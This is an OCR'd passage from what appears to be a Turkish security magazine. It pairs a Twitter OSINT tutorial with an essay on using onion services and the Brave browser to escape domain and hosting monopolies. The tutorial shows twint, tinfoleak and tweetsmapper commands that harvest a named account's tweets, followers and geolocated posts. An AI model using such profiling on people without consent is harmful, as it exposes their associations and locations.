asına Biz Gazetecilik Bölümü öğr. Yarışmaya Katılamıyoruz.Yarışma İçin Hazırlansa
k Bile Yapmış Olduğumuz Çalışma Değerlendirmeye Alınmayacak.  @sam_mfa @TC_Disisl
eri @SAM_MFA pic.twitter.com/4BfL8wU4F5
1192762960336367621 2019-11-08 14:17:04 +03 <erenaltun_tr> @ahmetceran19861 merha
ba bana mesaj atar mısınız
1191725877941407744 2019-11-05 17:36:05 +03 <erenaltun_tr> Sberbank'ta Tarihe Geç
```


$ twint -u erenaltun_tr -o file.txt : Belirtmiş olduğumuz twitter hesabının göndermiş olduğu tweetleri txt dosyasına kaydeder.

```
┌─[root@parrot]─[/home/dell/twint]
└──╼ #twint -u erenaltun_tr -o file.txt
```

$ twint -u erenaltun_tr --followers : Belirtmiş olduğumuz twitter hesabının takipçilerinin kullanıcı isimlerini listeler.




$ twint -u erenaltun_tr --following : Belirtmiş olduğumuz twitter hesabın takip ettiği kişilerin kullanıcı isimlerini listeler.




$ twint -u erenaltun_tr –database tweets.db

Belirtmiş olduğumuz twitter hesabının verilerini (Tweetler, takip ettikleri, takipçileri, retweetlerini, beğendiği gönderileri, database formatında kaydeder. Bu kısım özellikle veri madencilerinin *elesticsearch* gibi sistemlerde kullanmasını desteklemektedir.




$ twint -g="39.880048,32.5939,1km" -o file.csv –csv : Belirtmiş olduğumuz koordinat bölgesinden gönderilen tweetleri csv dosya formatında listeler. Bölgesel istihbarat toplarken işe yaramaktadır. Kullanırken 1 km yazan yer, belirtmiş olduğunuz koordinat ve çevresinden atılan tweetleri listeleyeceğini belirtmektedir. Alan çevresini dilediğiniz gibi arttırabilirsiniz.




Twitter'da aradığımız bilgilere daha hızlı ulaşabilmemiz için gelişmiş arama aracını kullanabilirsiniz. Bununla ilgili detaylı bilgi ve bazı diğer twitter OSINT araçları, Berk Albayrak'ın ele aldığı SOCMINT Twitter Analizi adlı makalede[1] mevcuttur.

1 https://medium.com/three-arrows-security/socmint-twitter-analizi-84b2b9307664

Kullanıcı hakkında detaylı bilgiler elde edebilirsiniz. Çok kullanışlıdır. https://socialbearing.com/search/user





Dünya haritası üzerinde paylaşım ve etiketleri incelemenizi sağlayan faydalı bir uygulama. Bir kelimenin hangi bölgeden atılan tweet'lere ait olduğunu görebilirsiniz. Hangi bölgenin daha çok ağırlıklı gönderi attığını bulabilirsiniz.
https://www.omnisci.com/demos/tweetmap/



Dilerseniz uygulamayı Github repo'sundan çekerek kullanabilir veya mail ile Twitter kullanıcı analizi isteyebilirsiniz. **https://tinfoleak.com/#page-top**

Site girişinde bu şekilde captcha ile karşılaşıyoruz, Bilgileri (Kullanıcı adı, e-posta adresi) doldurduktan sonra gönder butonuna tıklıyoruz. Sonrasında yaklaşık 10 – 15 dakika içerisinde, twitter hesabımız ile ilgili istihbarat raporu mail adresimize gelecektir. Gelen mail adresinde verilen linki açıyoruz, sonrasında karşımıza böyle bir ekran çıkmakta, burada twitter hesabımıza ait istihbarati bilgiler ve çıktıları kategorilendirilmiş.





Resimde görüldüğü gibi bize gelen raporda, bölümlendirilmiş, istatiksel veriler bulunmaktadır.

WORDS MOST USED

WORD	OCCURRENCES	PERCENTAGE	FIRST OCCURRENCE	LAST OCCURRENCE
RT	105	32.012195122%	2019-04-04 04:08:22	2019-11-21 17:06:04
ve	64	19.512195122%	2019-04-07 06:28:01	2019-11-06 23:26:03
Siber	39	11.8902439024%	2019-04-07 06:31:48	2019-11-06 23:24:49
bir	38	11.5853658537%	2019-04-07 06:29:42	2019-11-06 23:23:43
siber	19	5.79268292683%	2019-04-07 06:26:52	2019-06-24 21:40:24
ile	15	4.57317073171%	2019-04-07 06:26:19	2019-11-06 23:26:03
istihbarat	13	3.96341463415%	2019-04-07 06:28:43	2019-11-21 17:06:04
için	12	3.65853658537%	2019-04-07 15:46:25	2019-10-13 21:31:50
İstihbarat	12	3.65853658537%	2019-04-13 10:50:28	2019-11-21 15:34:37
Altun	11	3.35365853659%	2019-05-13 23:24:42	2019-11-21 15:34:37

Yine burada, bu zamana kadar atmış olduğum tweetler içerisinde en çok hangi kelimeleri kullandığımı göstermiş, Gördüğümüz gibi en çok istihbarat, siber gibi kavramları kullandığım gözükmektedir.

SOCIAL NETWORKS

SOCIAL NETWORK	USERNAME	PICTURE	NAME	ADDITIONAL INFO
Twitter	erenaltun_tr		Eren Talha Altun	Unknown

Total: 1 results.

HASHTAGS

HASHTAGS IN TWEETS


DATE	TIME	RT	LIKE	TWEET	USER	PROFILE IMG	LOCATION	#HASHTAG
11/21/2019	17:06:04	99	1681	view	@trt1		Ankara	#GündemÖtesi
11/10/2019	09:33:03	1	4	view	@erenaltun_tr		Unknown	#signalintelligence #sigint #radint #elint #comint #electrowarfare #electronicwar #elektronikharp #sinyalistihbarati
11/06/2019	23:29:57	13	27	view	@erenaltun_tr		Unknown	#nsa #spy #inteliigence #CIA
11/06/2019	23:25:17	1	8	view	@erenaltun_tr		Unknown	#nasa #infosecurity #NationalSecurity
11/06/2019	23:23:50	2	1	view	@erenaltun_tr		Unknown	#signalintelligence

En son atılan tweetlerde, kullanmış olduğum etiketleri göstermektedir.

APPS | SOCIAL ID | HASHTAGS | MENTIONS | LIKES | TWEETS | WORDS FREQ | METADATA | MEDIA | GEO | SEARCH | CONV

CLIENT APPLICATIONS

Bu kısımdan diğer bilgilere ulaşabilirsiniz.




Diğer detayları da bireysel incelemenizde kolaylıkla görebilirsiniz. Şimdi diğer aracımıza geçelim.

TWEETSMAPPER


Bölgesel tweet analizi yapabilmenizi sağlayan bir araç. Kurulumu ve kullanımı oldukça basittir. Fakat bu uygulamayı kullanabilmemiz için twitter'de geliştirici hesabına sahip olmamız gerekiyor, eğer bir geliştirici hesaba sahip değilseniz buradan detaylı bilgi alabilirsiniz: https://developer.twitter.com/apps.

$ git clone https://github.com/r3mlab/tweetsmapper.git



ve bir sonraki komut:


$ virtualenv -p /usr/bin/python3 .venv




Buraya kadar bu komutları sırasıyla giriyoruz sonrasında konfigürasyon için bir takım yapılandırmalar yapacağız. Yapılandırma ile ilgili detaylı bilgi *https://github.com/r3mlab/tweetsmapper.git* adresinde mevcuttur.

$ source .venv/bin/activate


$ tweetsmapper -n TwitterFrance



Bu anlattıklarımız sadece birkaçı, bunun gibi onlarca açık kaynak istihbaratı için hazırlanmış, web uygulamaları ve araçlar mevcuttur. Biz tabii ki en çok tercih edilenlerden bahsettik.



Tweepsmap üzerinden takipçilerinizin bölge bazlı analizini yapabilirsiniz. Siteye girdikten sonra sağ üst köşede login kısmında uygulamaya izin vererek istatistiklere erişebilirsiniz: https://tweepsmap.com/.



Bir sonraki yazımda görüşmek üzere!

Yukarıda bahsi geçen:

https://medium.com/three-arrows-security/socmint-twitter-analizi-84b2b9307664

Web'i Devlerden Geri Almak!

Arka Kapı Dergi yayın hayatına başladığı 2018 yılının Şubat ayından itibaren internet mecrasını daha güvenli hale getirmek isteyenler için kürsü oldu. Bu kürsü de hem teknik hem de felsefi görüşleri belirten çok kıymetli yazılar yayımlandı.

Bendenizin bu yazısı diğer yazılarıma nazaran çok fazla teknik talimat barındıran bir yazı olmayacak. Daha çok birçok araç ve servisin bileşimi ile internetin en yaygın protokolü web'i nasıl Goliath'dan kurtabileceğimizi konuşacağız. David'in elinde Goliath'a karşı küçük bir taş vardı. Dev'i yenerek efsaneleşti.


Öyle ise Goliath'a karşı eteğimizdeki taşları dökmenin zamanı.

Domain ve Hosting Tekellerinden Kurtulmak

Domain ve hosting tekellerinden kurtulmak, özellikle de web'in bir soluk borusu olduğu bağımsız yayıncılar için çok önemli. Alışkanlık ve temayülleri değiştirmek gerekiyor. Peki ama neden? Domain ve hosting tekelleri birbirlerine ve bağlı bulundukları ülkelerin yasalarına sıkı sıkıya bağlı organizasyonlar. Güç karşısında haklı olmanın pek ehemmiyet arz etmediği ülkelerde web sitenizin yayını aniden bir tebligatla kesilebilir; domain sahipliğiniz elinizden alınabilir.

Çözüm nedir?

Burada iki çözümden bahsetmek istiyorum. Bunlardan ilki geçici bir çözüm olarak kendilerini özgürlüğe ve dayanışmaya vakfetmiş kurumları hem domain hem de hosting satın almada kullanmak. İlk akla gelenlerden biri de İsveç merkezli PQR! PQR.se sitesi üzerinden hizmet veren kuruluş kendi adınızla ya da anonim olarak domain satın almanıza, web hosting, VPN sunucusu, e-Mail sunucusu kiralamanıza imkân veriyor. Ödemeleri BTC üzerinden gerçekleştirebilmek mümkün. 10 yıldan daha fazla bir süredir PQR bütün baskıları sizin adınıza omuzlayıp, servisinizin sürekliliğini vaad ediyor. Eksi bir not olarak support'larının çok yavaş olduğunu eklemeliyim.



Fakat Wikileaks gibi Goliath'ı gerçekten ürkütürseniz, bu da yaranıza tam anlamıyla merhem olmayabilir. Zira tüm COM domainlerinin DNS yönetimi Verizon'da. Dolayısıyla Verizon'un itaat etmek zorunda olduğu yasa ve kurumların baskısı karşısında, günün sonunda bu hizmet de kapatılabilir.

Unutmayın, Julian Assange tüm dünyanın gözleri önünde, uluslararası hukuka aykırı olarak tutuklandı.

Daha iyi bir çözüm: ONION Servislerini kullanmak.

Arka Kapı Dergi 9. sayıda *Fantazya'da Yasakları Savmak, TOR Network'ünde Bir Web Sitesi Nasıl Açılır?* başlıklı bir yazımız yayımlanmıştı.

ONION Servisleri hem hosting hem de domain bağımlılığını ortadan kaldıran harikulade bir çözüm. Kendi web sitenizi host edebilir; domain konusunda da random olarak üretilen, biraz bilgisayar kaynağı yatırımı ile arzu ettiğiniz ONION domain'e bile sahip olabilirsiniz (Vanity Domain). Ayrıntılar Arka Kapı Dergi 9. sayıdaki yazımızda mevcut. Dilerim dergi editörümüz bu yazıyı da en kısa zamanda www.arkakapidergi.com'da genel erişime açık hâle getirir.

ONION servislerinin tek dezavantajı sadece TOR networkü ile bağlantı yaptığınız durumda erişilebilir olması. Bunu da aşmak için hem güvenlik, hem de gizliliğinize artılarını da hesap ederek daha fazla insanı TOR Browser kullanmaya ikna edebilirsiniz.

CIA'ın bile TOR Network'ünde anonim ihbarları değerlendirmek için bir site açtığı göz önünde tutullursa (ciadotgov4sjwlzihbbgxnqg3xiyrg7so2r2o3lt5wz5ypk4sxyjstad.onion.) bu ikna işlemi hiç de zor olmayacaktır. Facebook, New York Times gibi pek çok servisin de TOR Network'ünde ONION uzantılı mirrorları mevcut.

Tarayıcılar, tarayıcılar...

Tarayıcılar web erişimindeki en önemli araçlar; aynı zamanda da sektör terminolojisi ile konuşacak olursak en büyük Attack Surface. Yani saldırıların en çok gerçekleştiği saldırı yüzeyleri.

Güvenli bir tarayıcı seçmek; bu tarayıcının hem güvenliği hem de gizliliği tesis etmesi büyük bir gereklilik. Güvenliğin sadece bir ürün değil, süreç olduğunu hatırda tutarak, yine de güvenli bir tarayıcı seçimi ile önemli bir yol katedilmiş olacaktır.

Mozilla Firefox özgür yapısı itibariyle tercih edebilecek bir tarayıcı. Nitekim yazıda sözünü ettiğimiz TOR Browser da Mozilla Firefox üzerine geliştirilmiş bir varyasyon.

Fakat web'i kurtarmak sadece bireyler olarak bizlerin güvenlik ve gizlilik endişelerinin halli ile değil, aynı zamanda yeni bir ekosistem ile mümkün olabilecek. Yeni bir web'e ihtiyaç duyan araştırmacılar, gazeteciler, muhalifler aynı zamanda büyük bir maddi yoksunluk içindeler. Öyle bir çözüme sahip olmalıyız ki aynı zamanda bu son maddede sözünü ettiğimiz derde de derman olabilsin.

Bu noktada karşımıza bir tarayıcı seçeneği olarak Brave çıkıyor. Mozilla Vakfının eski CEO'larından, Javacript'in de geliştiricisi Brendan Eich liderliğinde geliştirilen tarayıcı hem web'in en büyük düşmanı reklam endüstrisine daha doğrusu *Surveillance Capitalism* olarak adlandırılan Dikizleme Kapitalizm'inin köküne kiprit suyu döküyor; hem de gerçekten aklı selim ve sürdürülebilir bir ekosistem vaad ediyor.

Bu ekosistemin adı BAT yani Basic Attention Token. Brave'e ait bir kripto para.

Brave tarayıcısı sizin gizliliğinize halel getirmeden, şayet tercih ederseniz size kimi reklamlar gösteriyor. Üstelik bu reklamlardaki aslan payını da (yüzde 55) sizinle BAT olarak paylaşıyor. Bu sistemi Brave Rewards olarak adlandıran firma, yine sizin tercihinize bağlı olarak cüzdanınızda biriken bu BAT'ları, ay boyunca ziyaret ettiğiniz içeriklerin sahiplerine dağıtıyor.

Sadece bu kadar da değil, aynı zamanda siz de arzu ettiğiniz içeriğe özel bağış yapabiliyorsunuz. Twitter kullanıcıları, Youtuber'lar, web sitesi sahipleri BAT'ları kullanarak fonlayabileceğiniz içerik türlerinin en yaygınları.

BAT cüzdanınıza haricen yükleme de yapabilirsiniz.

Burada Brave'in reklamını yapmak istediğim düşünülmesin. Ayrıca ücretsiz ve açık kaynak bir tarayıcının, üstelik sunduğu güvenlik tedbirleri de hesaba katılarak bahse konu olması, kamuoyu bilgilendirme sorumluluğumuzun bir parçası olarak telakki edilebilir sadece.

Brave'in sunduğu en önemli artılar:

- Sizi izleyen reklam networklerinin doğrudan banlanmış olması.
- Web sitesi erişimlerini otomatik olarak HTTPS'e yani güvenli bağlantıya upgrade edilmesi.
- Hepsinden de önemlisi built-in TOR desteği sunması.
- Yani Private bir browser tab'ı açtığınızda buradaki bağlantı doğrudan TOR'a yönlendiriliyor. Dolayısıyla ONION networklerine bağlanmak için Brave'i kurmak yeterli olacak.

Brave üreticileri 13 Kasım 2019 yılında Amerikan Senatosu ve Kongresi'ne yazdıkları mektupta bir de tarayıcıların karşılaştırmaları teknik özelliklerini vurgulayan bir matrik paylaştı:

brave	Firefox	Safari	Chrome	Brave
Executable code in ads	No protection	No protection	No protection	Blocked by default
Network privacy	No protection	No protection	No protection	Optional "Tor"
Cross-site trackers	Limited protection	No protection	No protection	Blocked by default
Invasive ads	No protection	No protection	Limited protection	Blocked by default
Fingerprinting	Limited protection	Limited protection	No protection	Blocked by default
Cross-site tracking cookies	Blocked on some domains	Blocked by default	No protection	Blocked by default
